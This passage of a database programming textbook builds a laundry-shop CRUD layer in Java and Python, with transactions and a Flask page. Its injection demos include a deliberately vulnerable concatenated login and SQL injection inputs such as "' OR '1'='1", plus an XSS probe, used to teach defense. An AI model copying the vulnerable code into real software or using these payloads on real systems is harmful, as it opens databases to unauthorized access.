/** CRUD for Bill. Creating a bill writes three tables, so it is one transaction. */
public final class BillDao {
    private final Connection conn;

    public BillDao(Connection conn) { this.conn = conn; }

    public String nextId() throws SQLException {
        try (Statement st = conn.createStatement();
             ResultSet rs = st.executeQuery("SELECT MAX(id) FROM Bill")) {
            rs.next();
            return String.format("B%04d", Integer.parseInt(rs.getString(1).substring(1)) +
1);
        }
    }

    public String create(String customerId, String serviceId, int unit, String rack, String
outletId,
                         String employeeId, String now, String payMethod, int payAmount)
throws SQLException {
        conn.setAutoCommit(false);                              // BEGIN
        try {
            long price;
            try (PreparedStatement ps = conn.prepareStatement("SELECT price FROM Service
WHERE id = ?")) {
                ps.setString(1, serviceId);
                try (ResultSet rs = ps.executeQuery()) {
                    if (!rs.next()) {
                        throw new SQLException("no such service: " + serviceId);
                    }
                    price = rs.getLong(1);
                }
            }
            String id = nextId();
            try (PreparedStatement ps = conn.prepareStatement(
                    "INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, "
                  + "Employee_id, Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?,
?, ?, ?, ?)")) {
                ps.setString(1, id);
                ps.setString(2, now);
                ps.setString(3, rack);
                ps.setInt(4, unit);
                ps.setLong(5, price * unit);                    // computed here, never
typed in
                ps.setString(6, customerId);
                ps.setString(7, employeeId);
                ps.setString(8, serviceId);
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
                ps.setString(9, outletId);
                ps.executeUpdate();
            }
            log(id, "queued", now, employeeId);
            if (payMethod != null) {
                addPayment(id, payMethod, payAmount, now);
            }
            conn.commit();                                      // all three tables, at once
            return id;
        } catch (SQLException e) {
            conn.rollback();                                    // none of them
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    private void log(String billId, String status, String now, String employeeId) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
(?, ?, ?, ?)")) {
            ps.setString(1, billId);
            ps.setString(2, status);
            ps.setString(3, now);
            ps.setString(4, employeeId);
            ps.executeUpdate();
        }
    }

    public void addPayment(String billId, String method, int amount, String now) throws
SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?,
?)")) {
            ps.setString(1, billId);
            ps.setString(2, now);
            ps.setString(3, method);
            ps.setInt(4, amount);
            ps.executeUpdate();
        }
    }
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
    public boolean finish(String id, String employeeId, String now) throws SQLException {
        conn.setAutoCommit(false);
        try {
            int changed;
            try (PreparedStatement ps = conn.prepareStatement(
                    "UPDATE Bill SET status = 'finished', finished = ? WHERE id = ? AND
status = 'queued'")) {
                ps.setString(1, now);
                ps.setString(2, id);
                changed = ps.executeUpdate();
            }
            if (changed != 1) {                                // not queued: nothing to
finish
                conn.rollback();
                return false;
            }
            log(id, "finished", now, employeeId);
            conn.commit();
            return true;
        } catch (SQLException e) {
            conn.rollback();
            throw e;
        } finally {
            conn.setAutoCommit(true);
        }
    }

    /** One line describing the bill: id, status, customer, units, service, charged and
paid. */
    public String describe(String id) throws SQLException {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT b.id, b.status, b.unit, b.payment, c.name, s.description, "
              + "(SELECT COALESCE(SUM(amount), 0) FROM Payment WHERE Bill_id = b.id) AS
paid "
              + "FROM Bill b JOIN Customer c ON c.id = b.Customer_id "
              + "JOIN Service s ON s.id = b.Service_id WHERE b.id = ?")) {
            ps.setString(1, id);
            try (ResultSet rs = ps.executeQuery()) {
                if (!rs.next()) {
                    return null;
                }
                return String.format("  %s  %-8s  %s, %d x %s%n           charged Rp %s,
paid Rp %s",
                        rs.getString("id"), rs.getString("status"), rs.getString("name"),
                        rs.getInt("unit"), rs.getString("description"),
                        rupiah(rs.getLong("payment")), rupiah(rs.getLong("paid")));
            }
        }
    }
```

Listing 5.54 (Continued) *java/BillDao.java: bills in Java, with the transaction written as setAutoCommit(false), commit() and rollback().*

```
    static String rupiah(long amount) {                        // 70000 -> 70.000
        return String.format("%,d", amount).replace(',', '.');
    }
}
```

JDBC commits after every statement by default, so `setAutoCommit(false)` is `BEGIN`, `commit()` and `rollback()` end the transaction, and `finally` restores auto-commit. **Listing 5.55** runs the PHP story.

Listing 5.55 `java/CrudDemo.java`: the customer and bill story of Section 5.14, in Java.

```
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

/** The customer and bill CRUD of the PHP section, in Java with JDBC. */
public class CrudDemo {
    public static void main(String[] args) throws Exception {
        try (Connection conn = LaundryDb.open(true)) {
            System.out.println("driver: " + conn.getMetaData().getDriverName()
                    + " " + conn.getMetaData().getDriverVersion());
            CustomerDao customers = new CustomerDao(conn);
            BillDao bills = new BillDao(conn);

            String id = customers.create("Rina Wulandari", "f", "Surabaya", "2001-04-17",
                    "Jl. Keputih Tegal No. 42, Sukolilo, Surabaya", "0813-0000-4257",
                    "rina.wulandari@example.com", "2026-09-30 20:15:00");
            System.out.println("created  : " + id);
            String[] c = customers.find(id);
            System.out.println("found    : " + c[0] + " " + c[1] + ", " + c[2]);
            for (String[] row : customers.search("Wulan", 5)) {
                System.out.println("search   : " + String.join(" ", row));
            }
            System.out.println("updated  : " + customers.updatePhone(id, "0813-0000-9999")
                    + " row, phone is now " + customers.find(id)[2]);
            System.out.println("deleted  : " + customers.delete(id) + " row");
            try {
                customers.delete("C0094");
            } catch (SQLException e) {
                System.out.println("refused  : C0094 still has bills (" + e.getMessage() +
")");
            }

            System.out.println();
            System.out.println("before: " + counts(conn));
            String bill = bills.create("C0094", "S0008", 2, "A02", "O01", "E0004",
                    "2026-09-30 20:45:00", "qris", 35000);
            System.out.println(bills.describe(bill));
            System.out.println("finish   : " + bills.finish(bill, "E0006", "2026-09-30
20:55:00")
                    + ", again: " + bills.finish(bill, "E0006", "2026-09-30 20:56:00"));
            bills.addPayment(bill, "cash", 35000, "2026-09-30 20:58:00");
            System.out.println(bills.describe(bill));
            try {
                bills.create("C0094", "S0001", 3, "A03", "O01", "E0004",
                        "2026-09-30 20:59:00", "gopay", 24000);
            } catch (SQLException e) {
                System.out.println("refused  : " + e.getMessage());
```

Listing 5.55 (Continued) *java/CrudDemo.java: the customer and bill story of Section 5.14, in Java.*

```
            }
            System.out.println("after : " + counts(conn));
        }
    }

    static String counts(Connection conn) throws SQLException {
        StringBuilder sb = new StringBuilder();
        for (String t : new String[] {"Bill", "StatusLog", "Payment"}) {
            try (Statement st = conn.createStatement();
                 ResultSet rs = st.executeQuery("SELECT COUNT(*) FROM " + t)) {   // t is
one of three fixed names
                rs.next();
                sb.append(t).append('=').append(rs.getInt(1)).append(' ');
            }
        }
        return sb.toString().trim();
    }
}
```

Compiled and run in the `java` folder (Windows uses `;` between class-path entries, macOS and Linux `:`):

```
javac -d out -cp lib/sqlite-jdbc-3.53.2.0.jar *.java
java -cp out:lib/sqlite-jdbc-3.53.2.0.jar CrudDemo
```

```
driver: SQLite JDBC 3.53.2.0
created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills ([SQLITE_CONSTRAINT_TRIGGER] A RAISE function within a
trigger fired, causing the SQL statement to abort (FOREIGN KEY constraint failed))

before: Bill=2953 StatusLog=8802 Payment=3319
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
finish   : true, again: false
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
refused  : [SQLITE_CONSTRAINT_CHECK] A CHECK constraint failed (CHECK constraint failed:
Payment_method_enum)
after : Bill=2954 StatusLog=8804 Payment=3321
```

Every number agrees with **Listing 5.40** and **Listing 5.42**; only the drivers' error texts differ. Against MariaDB, with MariaDB Connector/J 2.7.6 and `DB_URL=jdbc:mariadb://127.0.0.1:3306/profitina_laundry`, the same lines appeared with MariaDB's messages. Oracle's `mysql-connector-j` (Maven Central, `jdbc:mysql:` URL) works the same way but could not be downloaded on the build machine, so it was not run.

Listing 5.56 repeats the injection experiment.

Listing 5.56 `java/InjectionDemo.java`: gluing strings into a `Statement` against binding with a `PreparedStatement`, and the PBKDF2 check with `SecretKeyFactory`.

```
import java.security.MessageDigest;
import java.sql.Connection;
import java.sql.PreparedStatement;
import java.sql.ResultSet;
import java.sql.Statement;
import java.util.Base64;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;

/** The same sign-in, glued together (unsafe) and prepared (safe). */
public class InjectionDemo {
    static String loginUnsafe(Connection conn, String email, String password) throws
Exception {
        String sql = "SELECT name FROM Employee WHERE email = '" + email
                   + "' AND password = '" + password + "'";      // DO NOT DO THIS
        try (Statement st = conn.createStatement(); ResultSet rs = st.executeQuery(sql)) {
            return rs.next() ? "LET IN as " + rs.getString(1) : "REFUSED";
        }
    }

    static String loginSafe(Connection conn, String email, String password) throws
Exception {
        try (PreparedStatement ps = conn.prepareStatement(
                "SELECT name, password_hash FROM Employee WHERE email = ?")) {
            ps.setString(1, email);
            try (ResultSet rs = ps.executeQuery()) {
                if (rs.next() && verify(password, rs.getString("password_hash"))) {
                    return "LET IN as " + rs.getString("name");
                }
                return "REFUSED";
            }
        }
    }

    /** pbkdf2_sha256$iterations$salt$hash, salt and hash in Base64. */
    static boolean verify(String password, String stored) throws Exception {
        if (stored == null) {
            return false;
        }
        String[] p = stored.split("\\$");
        byte[] salt = Base64.getDecoder().decode(p[2]);
        byte[] hash = Base64.getDecoder().decode(p[3]);
        PBEKeySpec spec = new PBEKeySpec(password.toCharArray(), salt,
Integer.parseInt(p[1]), 256);
        byte[] test =
SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256").generateSecret(spec).getEncoded();
        return MessageDigest.isEqual(hash, test);             // constant-time comparison
    }
```

Listing 5.56 (Continued) *java/InjectionDemo.java: gluing strings into a Statement against binding with a PreparedStatement, and the PBKDF2 check with SecretKeyFactory.*

```
    public static void main(String[] args) throws Exception {
        String[][] tries = {
            {"honest cashier", "kasir1@profitina-laundry.example", "Kasir#2026"},
            {"password box attack", "kasir1@profitina-laundry.example", "' OR '1'='1"},
            {"e-mail box attack", "kasir1@profitina-laundry.example' -- ", "anything"},
        };
        try (Connection conn = LaundryDb.open(false)) {
            for (String[] t : tries) {
                System.out.printf("%-20s unsafe: %-32s safe: %s%n", t[0],
                        loginUnsafe(conn, t[1], t[2]), loginSafe(conn, t[1], t[2]));
            }
        }
    }
}
```

```
honest cashier       unsafe: REFUSED                          safe: LET IN as Dewi Lestari
Putri
password box attack  unsafe: LET IN as Hendra Wijaya          safe: REFUSED
e-mail box attack    unsafe: LET IN as Dewi Lestari Putri      safe: REFUSED
```

The same results as PHP, on SQLite and MariaDB: a `Statement` with concatenation against a `PreparedStatement` with `setString`, a difference visible from across the room.

5.16 The Same CRUD in Python: `sqlite3`, PyMySQL and Flask

5.16.1 The DB-API

Python's **DB-API 2.0** [21] is connect, cursor, `execute(sql, parameters)`, fetch; `sqlite3` implements it for SQLite and **PyMySQL** (`pip install pymysql`) for MySQL. Only the placeholder differs, `?` against `%s`, and **Listing 5.57** hides that in three lines.

Listing 5.57 `python/db.py`: `connect()` for SQLite or MySQL, and `run()`, which executes SQL with separately passed parameters.

```python
"""One connect() for every Python program of this chapter.

SQLite (the default) needs nothing beyond Python. For MySQL/MariaDB set
DB_ENGINE=mysql and install the driver once:  pip install pymysql
"""
import os
import shutil
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
SAMPLE = os.path.join(HERE, "..", "data", "laundry.db")
WORK = os.path.join(HERE, "work", "laundry.db")
MYSQL = os.environ.get("DB_ENGINE") == "mysql"


def connect(fresh=False):
    if MYSQL:
        import pymysql
        return pymysql.connect(host=os.environ.get("DB_HOST", "127.0.0.1"),
                               port=int(os.environ.get("DB_PORT", "3306")),
                               user=os.environ.get("DB_USER", "root"),
                               password=os.environ.get("DB_PASS", ""),
                               database="profitina_laundry",
                               cursorclass=pymysql.cursors.DictCursor)
    if fresh or not os.path.exists(WORK):
        os.makedirs(os.path.dirname(WORK), exist_ok=True)
        shutil.copyfile(SAMPLE, WORK)            # work on a copy; the sample stays clean
    conn = sqlite3.connect(WORK)
    conn.row_factory = sqlite3.Row               # rows behave like dictionaries
    conn.execute("PRAGMA foreign_keys = ON")     # SQLite checks foreign keys only when
asked
    return conn


def sql(text):
    """sqlite3 writes a placeholder as ?, PyMySQL as %s. The SQL is the same otherwise."""
    return text.replace("?", "%s") if MYSQL else text


def run(conn, text, params=()):
    cur = conn.cursor()
    cur.execute(sql(text), params)               # the values travel separately, always
    return cur
```

`sqlite3.Row` and PyMySQL's `DictCursor` give dictionary-like rows, like `FETCH_ASSOC`.

> **`%s` in PyMySQL is a placeholder, not Python's `%` operator.** `cur.execute("... WHERE id = %s", (cid,))` is safe: the driver sends the value separately. `cur.execute("... WHERE id = '%s'" % cid)` looks almost the same and is Section 5.15 all over again, because Python has already glued the string before the driver sees it. The same is true of f-strings. The values go in the *second argument*, always.

5.16.2 Customers and bills

Listing 5.58 and **Listing 5.59** are the Python twins of the PHP data layer.

Listing 5.58 `python/customers.py`: the five customer functions. `conn.commit()` makes each change permanent, because a DB-API connection opens a transaction implicitly.

```python
"""CRUD for Customer: the same five functions as Customers.php and CustomerDao.java."""
from db import run


def next_customer_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Customer").fetchone()
    return "C%04d" % (int(row["m"][1:]) + 1)


def create_customer(conn, name, gender, place, birthdate, address, phone, email, now):
    cid = next_customer_id(conn)
    run(conn, """INSERT INTO Customer (id, name, gender, place, birthdate, address, phone,
                                       enrolled, email, password, credit)
                 VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0)""",
        (cid, name, gender, place, birthdate, address, phone, now, email))
    conn.commit()
    return cid


def find_customer(conn, cid):
    return run(conn, "SELECT id, name, phone FROM Customer WHERE id = ?",
(cid,)).fetchone()


def search_customers(conn, text, limit):
    pattern = "%" + text + "%"
    return run(conn, """SELECT id, name, phone FROM Customer
                        WHERE name LIKE ? OR phone LIKE ? ORDER BY name LIMIT ?""",
               (pattern, pattern, limit)).fetchall()


def update_customer_phone(conn, cid, phone):
    n = run(conn, "UPDATE Customer SET phone = ? WHERE id = ?", (phone, cid)).rowcount
    conn.commit()
    return n


def delete_customer(conn, cid):
    n = run(conn, "DELETE FROM Customer WHERE id = ?", (cid,)).rowcount
    conn.commit()
    return n
```

Listing 5.59 `python/bills.py`: bills in Python. The transaction is implicit; `commit()` ends it and `rollback()` undoes it.

```
"""CRUD for Bill. A new bill writes Bill, StatusLog and Payment in one transaction."""
from db import run


def next_bill_id(conn):
    row = run(conn, "SELECT MAX(id) AS m FROM Bill").fetchone()
    return "B%04d" % (int(row["m"][1:]) + 1)


def create_bill(conn, customer_id, service_id, unit, rack, outlet_id, employee_id, now,
                pay_method=None, pay_amount=0):
    try:
        price = run(conn, "SELECT price FROM Service WHERE id = ?",
(service_id,)).fetchone()
        if price is None:
            raise ValueError("no such service: " + service_id)
        bid = next_bill_id(conn)
        run(conn, """INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                                        Customer_id, Employee_id, Service_id, Outlet_id)
                     VALUES (?, ?, 'queued', ?, ?, ?, ?, ?, ?, ?)""",
            (bid, now, rack, unit, int(price["price"]) * unit,
             customer_id, employee_id, service_id, outlet_id))
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'queued', ?, ?)""", (bid, now, employee_id))
        if pay_method is not None:
            add_payment(conn, bid, pay_method, pay_amount, now, commit=False)
        conn.commit()                           # all three tables, at once
        return bid
    except Exception:
        conn.rollback()                         # none of them
        raise


def add_payment(conn, bill_id, method, amount, now, commit=True):
    run(conn, "INSERT INTO Payment (Bill_id, paid_at, method, amount) VALUES (?, ?, ?, ?)",
        (bill_id, now, method, amount))
    if commit:
        conn.commit()
```

Listing 5.59 (Continued) *python/bills.py: bills in Python. The transaction is implicit; commit() ends it and rollback() undoes it.*

```
def finish_bill(conn, bill_id, employee_id, now):
    try:
        changed = run(conn, """UPDATE Bill SET status = 'finished', finished = ?
                                WHERE id = ? AND status = 'queued'""", (now,
bill_id)).rowcount
        if changed != 1:                          # not queued: nothing to finish
            conn.rollback()
            return False
        run(conn, """INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
                     VALUES (?, 'finished', ?, ?)""", (bill_id, now, employee_id))
        conn.commit()
        return True
    except Exception:
        conn.rollback()
        raise


def describe_bill(conn, bill_id):
    b = run(conn, """SELECT b.id, b.status, b.unit, b.payment, c.name, s.description,
                             (SELECT COALESCE(SUM(amount), 0) FROM Payment
                               WHERE Bill_id = b.id) AS paid
                       FROM Bill b
                       JOIN Customer c ON c.id = b.Customer_id
                       JOIN Service  s ON s.id = b.Service_id
                      WHERE b.id = ?""", (bill_id,)).fetchone()
    rupiah = lambda x: format(int(x), ",").replace(",", ".")
    return "  %s  %-8s  %s, %d x %s\n           charged Rp %s, paid Rp %s" % (
        b["id"], b["status"], b["name"], b["unit"], b["description"],
        rupiah(b["payment"]), rupiah(b["paid"]))
```

They differ from PHP and Java in one way: a DB-API connection opens a transaction by itself before the first change, so there is no `begin`: the program only ends it, with `commit()` or `rollback()`. **Listing 5.60** runs the same story.

Listing 5.60 `python/crud_demo.py`: the customer and bill story, in Python.

```
"""The customer and bill CRUD of the PHP section, in Python."""
import db
from bills import add_payment, create_bill, describe_bill, finish_bill
from customers import (create_customer, delete_customer, find_customer,
                       search_customers, update_customer_phone)


def counts(conn):
    return " ".join("%s=%d" % (t, db.run(conn, "SELECT COUNT(*) AS n FROM " +
t).fetchone()["n"])
                    for t in ("Bill", "StatusLog", "Payment"))    # three fixed names, not
input


conn = db.connect(fresh=True)
print("driver:", "PyMySQL" if db.MYSQL else "sqlite3, SQLite " + db.sqlite3.sqlite_version)

cid = create_customer(conn, "Rina Wulandari", "f", "Surabaya", "2001-04-17",
                      "Jl. Keputih Tegal No. 42, Sukolilo, Surabaya", "0813-0000-4257",
                      "rina.wulandari@example.com", "2026-09-30 20:15:00")
print("created  :", cid)
c = find_customer(conn, cid)
print("found    : %s %s, %s" % (c["id"], c["name"], c["phone"]))
for r in search_customers(conn, "Wulan", 5):
    print("search   :", r["id"], r["name"], r["phone"])
n = update_customer_phone(conn, cid, "0813-0000-9999")
print("updated  : %d row, phone is now %s" % (n, find_customer(conn, cid)["phone"]))
print("deleted  : %d row" % delete_customer(conn, cid))
try:
    delete_customer(conn, "C0094")
except Exception as e:                   # sqlite3.IntegrityError or pymysql.IntegrityError
    conn.rollback()
    print("refused  : C0094 still has bills (%s: %s)" % (type(e).__name__, e))

print()
print("before:", counts(conn))
bid = create_bill(conn, "C0094", "S0008", 2, "A02", "O01", "E0004",
                  "2026-09-30 20:45:00", "qris", 35000)
print(describe_bill(conn, bid))
print("finish   : %s, again: %s" % (finish_bill(conn, bid, "E0006", "2026-09-30 20:55:00"),
                                     finish_bill(conn, bid, "E0006", "2026-09-30
20:56:00")))
add_payment(conn, bid, "cash", 35000, "2026-09-30 20:58:00")
print(describe_bill(conn, bid))
try:
    create_bill(conn, "C0094", "S0001", 3, "A03", "O01", "E0004",
                "2026-09-30 20:59:00", "gopay", 24000)
except Exception as e:
    print("refused  : %s: %s" % (type(e).__name__, e))
```

Listing 5.60 (Continued) *python/crud_demo.py: the customer and bill story, in Python.*

```
print("after :", counts(conn))
conn.close()
```

```
driver: sqlite3, SQLite 3.45.1
created  : C0257
found    : C0257 Rina Wulandari, 0813-0000-4257
search   : C0257 Rina Wulandari 0813-0000-4257
updated  : 1 row, phone is now 0813-0000-9999
deleted  : 1 row
refused  : C0094 still has bills (IntegrityError: FOREIGN KEY constraint failed)

before: Bill=2953 StatusLog=8802 Payment=3319
  B2954  queued    Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 35.000
finish   : True, again: False
  B2954  finished  Khadijah Hakim, 2 x Bed cover, any size (per item)
           charged Rp 70.000, paid Rp 70.000
refused  : IntegrityError: CHECK constraint failed: Payment_method_enum
after : Bill=2954 StatusLog=8804 Payment=3321
```

With `DB_ENGINE=mysql` on MariaDB through PyMySQL the lines were the same, with `driver: PyMySQL` and MariaDB's error texts. **Listing 5.61** repeats the injection experiment, again identical on both engines.

Listing 5.61 `python/injection_demo.py`: the glued query against the parameterized one, and the PBKDF2 check with `hashlib.pbkdf2_hmac` and `hmac.compare_digest`.

```python
"""The same sign-in, glued together (unsafe) and with placeholders (safe)."""
import base64
import hashlib
import hmac

import db


def login_unsafe(conn, email, password):
    text = ("SELECT name FROM Employee WHERE email = '" + email +
            "' AND password = '" + password + "'")            # DO NOT DO THIS
    cur = conn.cursor()
    cur.execute(text)                     # no parameters: the glued text is the statement
    row = cur.fetchone()
    return "LET IN as " + row["name"] if row else "REFUSED"


def verify(password, stored):
    """pbkdf2_sha256$iterations$salt$hash, salt and hash in Base64."""
    if not stored:
        return False
    algorithm, iterations, salt, expected = stored.split("$")
    test = hashlib.pbkdf2_hmac("sha256", password.encode("utf-8"),
                               base64.b64decode(salt), int(iterations), 32)
    return hmac.compare_digest(test, base64.b64decode(expected))   # constant time


def login_safe(conn, email, password):
    row = db.run(conn, "SELECT name, password_hash FROM Employee WHERE email = ?",
                 (email,)).fetchone()
    return "LET IN as " + row["name"] if row and verify(password, row["password_hash"])
else "REFUSED"


conn = db.connect()
for label, email, password in [
        ("honest cashier", "kasir1@profitina-laundry.example", "Kasir#2026"),
        ("password box attack", "kasir1@profitina-laundry.example", "' OR '1'='1"),
        ("e-mail box attack", "kasir1@profitina-laundry.example' -- ", "anything")]:
    print("%-20s unsafe: %-32s safe: %s" % (label, login_unsafe(conn, email, password),
                                            login_safe(conn, email, password)))
conn.close()
```

```
honest cashier       unsafe: REFUSED                          safe: LET IN as Dewi Lestari
Putri
password box attack  unsafe: LET IN as Hendra Wijaya          safe: REFUSED
e-mail box attack    unsafe: LET IN as Dewi Lestari Putri      safe: REFUSED
```

5.16.3 The customer page in Flask

Listing 5.62 is **Listing 5.49** in Flask [22], without the sign-in, which Chapter 7 and the Profitina Laundry Flask track cover in full.

Listing 5.62 `python/web_app.py`: search with `GET`, add with `POST` and redirect. Jinja's `{{ ... }}` escapes every value for HTML automatically.

```
"""customers.php again, in Flask: search with GET, add with POST and redirect.

Run:  flask --app web_app run      then open http://127.0.0.1:5000/customers?q=Ayu
(Sign-in is left out here; Chapter 7 and ProfitinaLaundry/App/python-flask have it.)
"""
import re
from datetime import datetime

from flask import Flask, redirect, render_template_string, request, url_for

import db
from customers import create_customer, search_customers

app = Flask(__name__)

PAGE = """<!DOCTYPE html>
<html lang="en"><head><meta charset="utf-8"><title>Customers</title></head><body>
<form method="get"><input name="q" value="{{ q }}"> <button>Search</button></form>
{% if error %}<p>{{ error }}</p>{% endif %}
<table>
{% for r in rows %}<tr><td>{{ r['id'] }}</td><td>{{ r['name'] }}</td><td>{{ r['phone']
}}</td></tr>
{% endfor %}</table>
<form method="post"><input name="name"> <input name="phone"> <button>Add
customer</button></form>
</body></html>"""


@app.route("/customers", methods=["GET", "POST"])
def customers():
    conn = db.connect()
    try:
        if request.method == "POST":
            name = request.form.get("name", "").strip()
            phone = request.form.get("phone", "").strip()
            if name and re.fullmatch(r"08\d{2}-\d{4}-\d{4}", phone):
                create_customer(conn, name, "f", "Surabaya", "2000-01-01", "Surabaya",
phone,
                                name.lower().replace(" ", ".") + "@example.com",
                                datetime.now().strftime("%Y-%m-%d %H:%M:%S"))
                return redirect(url_for("customers", q=phone))        # Post/Redirect/Get
            return render_template_string(PAGE, q="", rows=[],
                                          error="A name and a phone such as 0813-0000-1234
are required."), 400
        q = request.args.get("q", "").strip()
        rows = search_customers(conn, q, 10) if q else []
        return render_template_string(PAGE, q=q, rows=rows, error=None)   # {{ }} escapes
for HTML
    finally:
        conn.close()
```

`@app.route` maps an address to a function; `request.args` is `$_GET`, `request.form` is `$_POST`; `redirect(url_for(...))` is `header('Location: ...')` plus `exit`; `(page, 400)` sets the status; and Jinja escapes every `{{ value }}` automatically. **Listing 5.63** drives the page through Flask's test client, without starting a server.

Listing 5.63 `python/web_test.py`: the same five requests as the PHP transcript of Section 5.16, sent through Flask's test client.

```python
"""Exercise web_app.py without starting a server, using Flask's test client."""
import db
from web_app import app

db.connect(fresh=True).close()                  # start from the sample data
client = app.test_client()

r = client.get("/customers?q=Ayu")
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line][:3])
r = client.get("/customers?q=<script>alert(1)</script>")
print(r.status_code, [line for line in r.text.splitlines() if 'name="q"' in line])
r = client.post("/customers", data={"name": "Rina Wulandari", "phone": "0813-0000-4257"})
print(r.status_code, r.headers["Location"])
r = client.get(r.headers["Location"])
print(r.status_code, [line for line in r.text.splitlines() if "<tr>" in line])
r = client.post("/customers", data={"name": "", "phone": "12345"})
print(r.status_code, [line for line in r.text.splitlines() if "<p>" in line])
```

```
200 ['<tr><td>C0227</td><td>Ayu Fauzi</td><td>0816-0000-6556</td></tr>',
'<tr><td>C0067</td><td>Ayu Lina Santoso</td><td>0852-0000-8662</td></tr>',
'<tr><td>C0003</td><td>Ayu Nugroho</td><td>0812-0000-7923</td></tr>']
200 ['<form method="get"><input name="q" value="&lt;script&gt;alert(1)&lt;/script&gt;">
<button>Search</button></form>']
302 /customers?q=0813-0000-4257
200 ['<tr><td>C0257</td><td>Rina Wulandari</td><td>0813-0000-4257</td></tr>']
400 ['<p>A name and a phone such as 0813-0000-1234 are required.</p>']
```

The same answers as PHP. For a browser, run `flask --app web_app run` in `python` and open `http://127.0.0.1:5000/customers?q=Ayu`. **Table 5.9** collects the evidence.

Table 5.9 Six real runs of the same CRUD story, in three languages on two database engines. The rules live in the schema and in one small data layer per language; everything else asks the database.

Language	Driver	Database	New customer	Bill charged / paid	Attacks refused
PHP 8.4	PDO	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	all
PHP 8.4	PDO, `mysqli`	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all
Java 21	sqlite-jdbc 3.53.2.0	SQLite	`C0257`	Rp 70.000 / Rp 70.000	all
Java 21	MariaDB Connector/J 2.7.6	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all
Python 3.11	`sqlite3`	SQLite 3.45	`C0257`	Rp 70.000 / Rp 70.000	all
Python 3.11	PyMySQL 2.2	MariaDB 10.11	`C0257`	Rp 70.000 / Rp 70.000	all

5.17 Profitina in Practice

Profitina is an AI-visibility platform built in Surabaya and live at `app.profitina.com`. It measures how ready a brand's website is to be *cited by AI answer engines* (Generative Engine Optimization, GEO), as a Python (FastAPI) application on **PostgreSQL**, with SQLite in parts of its test path. Four ideas of this chapter carry weight there.

One data layer, two engines, kept honest by running both. A dialect guard in the test path exists for the reason **Table 5.9** exists, and it is why this chapter prefers `SUBSTR` to a function only one database knows.

Every report is a `GROUP BY` over a growing table. The weekly visibility trend and its CSV export are **Listing 5.30** with other columns, and the re-scan scheduler asks "which scans are due, earliest first, a few at a time": `WHERE`, `ORDER BY` and `LIMIT` on an indexed column.

Prepared statements, without exception. Addresses typed by brand owners and posts typed by anyone would otherwise hand the database to whoever could type.

Personal data is law. Under UU PDP No. 27/2022 [13] Profitina provides consent, data export, password change and complete account deletion, with Argon2id password hashes. Account deletion is the `ON DELETE` question of Section 5.5.6 asked by a regulator: which rows restrict, which cascade, and which historical facts must survive in anonymous form.

Runnable practice always uses **Profitina Laundry**, never the real product; what carries over is the shape: a normalized schema, bound parameters, transactions, an index on the column you search by.

5.18 Common Mistakes, and How to Avoid Them

Editing `httpd.conf` or `php.ini` without restarting, or editing the wrong `php.ini`. Both are read at startup; `php --ini` names the file in use.

"Port 80 in use". Find the other server (`netstat -ano | findstr :80`, `sudo lsof -i :80`) or move Apache to 8080.

Double-clicking a `.php` file. A `file:///` address does not run PHP; use `http://localhost/`.

"Headers already sent", or no `exit` after a redirect. Nothing may be printed before `header()`, `setcookie()` or `session_start()`, and the script runs on unless stopped.

Expecting `$_COOKIE` to hold a cookie just set, or trusting a cookie. It arrives on the next request, and the visitor can edit it; identity belongs in the session.

Writing `bill` for `Bill`, or `= NULL` for `IS NULL`. Table names are case-sensitive on Linux; nothing equals `NULL`.

`UPDATE` or `DELETE` without `WHERE`, `LIMIT` without `ORDER BY`. Every row changes; "any five rows" is not a specification.

`COUNT(*)` after a `LEFT JOIN`, or summing across two joined detail tables. Count a right-hand column (**Listing 5.27**); aggregate each detail table first (**Listing 5.32**).

Money in `FLOAT`, telephones in `INT`. Use `DECIMAL` and text.

Gluing values into SQL, in PHP, in Java, or with Python's `%` and f-strings. Bind every value; take table and column names from an allowlist.

PDO traps: a named placeholder used twice on MySQL (`HY093`), `LIMIT` bound as a string, and the silent error mode (**Listing 5.38**).

`display_errors = On` in public, several writes without a transaction, `PRAGMA foreign_keys` forgotten, connecting as `root`. See **Listing 5.3**, **Listing 5.42**, Section 5.14.1 and **Listing 5.14**.

5.19 Chapter Summary

A web server is three programs: Apache, PHP, MySQL, configured by `httpd.conf`, `php.ini` and `my.ini` (**Figure 5.2**, **Table 5.1**). XAMPP installs them on Windows and macOS, `apt` on Linux;

PHP's built-in server and SQLite need nothing else. The document root maps a folder onto a website (**Table 5.2**).

